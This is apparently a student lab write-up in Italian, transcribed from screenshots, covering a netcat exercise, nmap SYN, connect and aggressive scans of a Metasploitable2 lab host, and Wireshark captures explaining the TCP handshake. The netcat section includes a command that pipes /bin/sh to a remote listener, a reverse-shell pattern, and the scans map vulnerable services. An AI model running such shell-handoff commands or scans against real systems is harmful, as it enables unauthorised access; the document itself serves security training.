
W9D1


CONFIGURAZIONE NETCAT CON DUE FINESTRE


kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
15:08
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
File Actions Edit View Help
CTRL (DESTRA)

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.32.100 1234 -e /bin/sh
(UNKNOWN) [192.168.32.100] 1234 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc 192.168.32.100 1234 -e /bin/sh
[sudo] password for kali:
su: ignoring --preserve-environment, it's mutually exclusive with --lo
gin
su: user nc does not exist or the user entry does not contain all the
required fields

┌──(kali㉿kali)-[~]
└─$ root@kali: nc -l -p 1234 -c whoami
root@kali:: command not found

┌──(kali㉿kali)-[~]
└─$ nc 192.168.32.100 1234 -e /bin/sh
▯
```


```
sudo nc -l -p 1234 -c^C

┌──(kali㉿kali)-[~]
└─$ nc -l -p 1234
whoami
kali
uname -a
Linux kali 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (
2024-05-17) x86_64 GNU/Linux
ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
COMMAND
root           1  0.0  0.6  22608 13044 ?        Ss   14:26   0:01
/sbin/init splash
root           2  0.0  0.0      0     0 ?        S    14:26   0:00
[kthreadd]
root           3  0.0  0.0      0     0 ?        S    14:26   0:00
[pool_workqueue_release]
root           4  0.0  0.0      0     0 ?        I<   14:26   0:00
[kworker/R-rcu_g]
root           5  0.0  0.0      0     0 ?        I<   14:26   0:00
[kworker/R-rcu_p]
root           6  0.0  0.0      0     0 ?        I<   14:26   0:00
[kworker/R-slub_]
root           7  0.0  0.0      0     0 ?        I<   14:26   0:00
[kworker/R-netns]
root           8  0.0  0.0      0     0 ?        I    14:26   0:00
[kworker/0:0-events]
root          10  0.0  0.0      0     0 ?        I<   14:26   0:00
[kworker/0:0H-events_highpri]
root          11  0.0  0.0      0     0 ?
[kworker/u4:0-ext4-rsv-conversion]
```

COMANDO NMAP -sS



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --system-dns -sS -p 1-1023  192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 14:37 EDT
Nmap scan report for 192.168.50.101
Host is up (0.00071s latency).
Not shown: 1011 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:30:37:DC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

COMANDO NMAP -sT



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --system-dns -sT -p 1-1023  192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 14:38 EDT
Nmap scan report for 192.168.50.101
Host is up (0.0016s latency).
Not shown: 1011 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
23/tcp  open  telnet
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
MAC Address: 08:00:27:30:37:DC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

COMANDO NMAP -A

```
—(kali㉿kali)-[~]
└─$ sudo nmap --system-dns -A -p 1-1023  192.168.50.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 14:39 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 91.67% done; ETC: 14:39 (0:00:01 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.0010s latency).
Not shown: 1011 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp  open  telnet      Linux telnetd
```

```
25/tcp  open  smtp       Postfix smtpd

|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN

53/tcp  open  domain     ISC BIND 9.4.2

| dns-nsid:

|_  bind.version: 9.4.2

80/tcp  open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-title: Metasploitable2 - Linux

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp open  rpcbind     2 (RPC #100000)

| rpcinfo:

|   program version    port/proto  service

|   100000  2            111/tcp   rpcbind

|   100000  2            111/udp   rpcbind

|   100003  2,3,4       2049/tcp   nfs

|   100003  2,3,4       2049/udp   nfs

|   100005  1,2,3      33604/tcp   mountd

|   100005  1,2,3      35118/udp   mountd

|   100021  1,3,4      44069/udp   nlockmgr

|   100021  1,3,4      45187/tcp   nlockmgr

|   100024  1          32924/tcp   status

|_  100024  1          60347/udp   status

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

512/tcp open  exec        netkit-rsh rexecd

513/tcp open  login?

514/tcp open  shell       Netkit rshd

MAC Address: 08:00:27:30:37:DC (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33
```

```
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-07-03T14:39:47-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h59m57s, deviation: 2h49m42s, median: -2s

TRACEROUTE
HOP RTT     ADDRESS
1   1.01 ms 192.168.50.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.50 seconds
```


FONTE DELLO SCAN	**TARGET DELLO SCAN**	**TIPO DI SCAN**	**RISULTATI OTTENUTI**
192.168.50.100	192.168.50.101	NMPA -sS	12 porte aperte: 21/tcp, ssh, telnet, http, domain ecc
192.168.50.100	192.168.50.101	NMAP -sT	12 porte aperte: 21/tcp ecc ecc
192.168.50.100	192.168.50.101	NMAP -A	12 porte aperte: 21/tcp ecc con dettagli OS e versione servizio

PS:

Una scansione con lo switch −A fornisce una visione completa della macchina target, identificando i servizi in esecuzione, le versioni dei servizi, il sistema operativo e la topologia di rete. Queste informazioni sono fondamentali per valutare le vulnerabilità del sistema e pianificare ulteriori passi nell'analisi di sicurezza.

FACOLTATIVO


Cattura Wiresharke con -sT



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp

```
No.  Time         Source          Destination     Protocol Length Info
  81 9.093127575  192.168.50.101  192.168.50.100  TCP      60 424 → 53998 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  82 9.093127694  192.168.50.101  192.168.50.100  TCP      60 498 → 33380 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  83 9.093765200  192.168.50.100  192.168.50.101  TCP      74 55110 → 59 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSv
  84 9.094042734  192.168.50.100  192.168.50.101  TCP      74 39754 → 328 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TS
  85 9.094252522  192.168.50.101  192.168.50.100  TCP      60 59 → 55110 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  86 9.094382808  192.168.50.100  192.168.50.101  TCP      74 50058 → 522 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TS
  87 9.094596618  192.168.50.101  192.168.50.100  TCP      60 328 → 39754 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  88 9.094596751  192.168.50.101  192.168.50.100  TCP      60 522 → 50058 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  89 9.094954899  192.168.50.100  192.168.50.101  TCP      66 37962 → 139 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1558
  90 9.095250195  192.168.50.100  192.168.50.101  TCP      66 46896 → 22 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=15589
  91 9.095478559  192.168.50.100  192.168.50.101  TCP      66 35306 → 111 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1558
  92 9.095747744  192.168.50.100  192.168.50.101  TCP      66 52916 → 25 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=15589
  93 9.095955929  192.168.50.100  192.168.50.101  TCP      66 51068 → 445 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=1558
  94 9.096235980  192.168.50.100  192.168.50.101  TCP      66 36950 → 21 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=15589
  95 9.096445347  192.168.50.100  192.168.50.101  TCP      66 37760 → 80 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=15589
  96 9.096679428  192.168.50.100  192.168.50.101  TCP      74 40294 → 70 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSv
  97 9.097145451  192.168.50.101  192.168.50.100  TCP      60 70 → 40294 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  98 9.097216855  192.168.50.100  192.168.50.101  TCP      74 52822 → 231 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TS
  99 9.097739175  192.168.50.101  192.168.50.100  TCP      60 231 → 52822 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 100 9.097881793  192.168.50.100  192.168.50.101  TCP      74 46732 → 100 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TS
 101 9.098393425  192.168.50.101  192.168.50.100  TCP      60 100 → 46732 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 102 9.098527074  192.168.50.100  192.168.50.101  TCP      74 40136 → 661 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TS
```

Cattura Wiresharke con -sS


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

```
No.    Time         Source           Destination      Protocol  Length Info
    65 1.376490928  192.168.50.101   192.168.50.100   TCP       60 1009 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    66 1.376490955  192.168.50.101   192.168.50.100   TCP       60 850 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    67 1.376491027  192.168.50.101   192.168.50.100   TCP       60 559 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    68 1.376491049  192.168.50.101   192.168.50.100   TCP       60 253 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    69 1.376504891  192.168.50.100   192.168.50.101   TCP       54 45597 → 53 [RST] Seq=1 Win=0 Len=0
    70 1.376732631  192.168.50.101   192.168.50.100   TCP       60 465 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    71 1.376732757  192.168.50.101   192.168.50.100   TCP       60 505 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    72 1.376732799  192.168.50.101   192.168.50.100   TCP       60 737 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    73 1.376994994  192.168.50.101   192.168.50.100   TCP       60 558 → 45597 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
    74 1.377179650  192.168.50.100   192.168.50.101   TCP       58 45597 → 286 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    75 1.377237369  192.168.50.100   192.168.50.101   TCP       58 45597 → 74 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    76 1.377285107  192.168.50.100   192.168.50.101   TCP       58 45597 → 488 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    77 1.377333302  192.168.50.100   192.168.50.101   TCP       58 45597 → 503 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    78 1.377380391  192.168.50.100   192.168.50.101   TCP       58 45597 → 325 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    79 1.377427815  192.168.50.100   192.168.50.101   TCP       58 45597 → 308 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    80 1.377518145  192.168.50.100   192.168.50.101   TCP       58 45597 → 584 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    81 1.377606274  192.168.50.100   192.168.50.101   TCP       58 45597 → 1014 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    82 1.377673192  192.168.50.100   192.168.50.101   TCP       58 45597 → 318 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    83 1.377758076  192.168.50.100   192.168.50.101   TCP       58 45597 → 844 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    84 1.377846789  192.168.50.100   192.168.50.101   TCP       58 45597 → 89 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    85 1.377925450  192.168.50.100   192.168.50.101   TCP       58 45597 → 885 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    86 1.377993847  192.168.50.100   192.168.50.101   TCP       58 45597 → 446 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
```

OSSERVAZIONI

Dopo aver catturato i pacchetti, puoi osservare la sequenza di pacchetti SYN, SYN-ACK e RST:

Pacchetto SYN: Viene inviato dalla macchina sorgente al target.

Pacchetto SYN-ACK: Viene inviato dal target alla macchina sorgente in risposta al SYN.

Pacchetto RST: Viene inviato dalla macchina sorgente al target per interrompere la connessione.

Tracciando i pacchetti con Wireshark durante una scansione SYN con Nmap, puoi osservare che la scansione SYN non completa il 3-way handshake TCP ma interrompe la connessione dopo aver ricevuto il pacchetto SYN-ACK, inviando un pacchetto RST. Questa caratteristica rende la scansione SYN più rapida e discreta rispetto alla scansione TCP completa.